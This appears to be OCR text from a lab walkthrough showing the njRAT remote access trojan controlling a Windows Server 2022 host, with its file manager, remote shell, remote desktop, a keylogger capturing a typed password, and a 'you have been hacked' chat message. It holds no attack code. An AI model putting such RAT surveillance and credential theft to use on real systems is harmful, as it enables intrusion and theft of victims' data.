HacKed_64F81AF7 10.10.1.22 SERVER2022 Administrator 23-01-06 N/A Win Server 2022 StandardSP0 x64 No 0.7d 004ms
[HacKed_64F81AF7/Administrator/Win Server 2022 StandardSP0 x64]
File Manager
Process Manager
Connections
Registry
Remote Shell
Services
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
Name
Type
Value
[Logs] [Builder] [Settings] [About] Connections[1] Upload [0 Bytes] Download [0 Bytes]

Command prompt :





Remote Desktop:





njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
Scree Name IP PC User Install Date Flag Country Operating System Cam Ver Ping Active Window
[HacKed_64F81AF7/Administrator/Win Server 2022 StandardSP0 x64]
Downloads
File Home Share View
This PC › Local Disk (C:) › Users › Administrator › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name Date modified Type Size
Today (1)
imarticus learning.exe 1/6/2023 9:43 PM Application 24 KB
1 item
Type here to search
9:54 PM 1/6/2023
[Logs] [Builder] [Settings] [About] Connections[2] Upload [0 Bytes] Download [0 Bytes]
9:54 PM 1/6/2023


Keylogger :


njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
[HacKed_64F81AF7/Administrator/Win Server 2022 StandardSP0 x64]
Refresh Find Fix [BackSpace]
Cam
Ver
Ping
Active Window
No
0.7d
004ms
Microsoft Edge
[Logs] [Builder] [Settings] [About] Connections[1] Upload [0 Bytes] Download [0 Bytes]


Recycle Bin
Google Chrome
Firefox
*Untitled - Notepad
File Edit Format View Help
my secret account password
ranger49
Ln 3, Col 9
100%
Windows (CRLF)
UTF-8
Type here to search
9:58 PM
1/6/2023


njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
[HacKed_64F81AF7/Administrator/Win Server 2022 StandardSP0 x64]
Refresh Find .. Fix [BackSpace]
n
[23/01/06 notepad Untitled - Notepad]
m
[23/01/06 notepad *Untitled - Notepad]
y secr picod[ENTER]
acunpassword[ENTER]
rager49
Cam
Ver
Ping
Active Window
No
0.7d
004ms
*Untitled - Notepad
Microsoft Edge
[Logs] [Builder] [Settings] [About] Connections[1] Upload [0 Bytes] Download [0 Bytes]
9:59 PM
1/6/2023

Chat:


njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
Scre Name IP PC User Install Date Flag Country Operating System Cam Ver Ping Active Window
HacKed_64F81AF7 10.10.1.22 SERVER2022 Administrator 23-01-06 N/A Win Server 2022 StandardSP0 x64 No 0.7d 004ms Chating With >> !~Hack
[HacKed_64F81AF7/Administrator/Win Se...
Connected ..
you have been hacked.....!!!!
Send
[Logs] [Builder] [Settings] [About] Connections[2] Upload [0 Bytes] Download [0 Bytes]

User get prompt window showing the message “you have been hacked..!!!”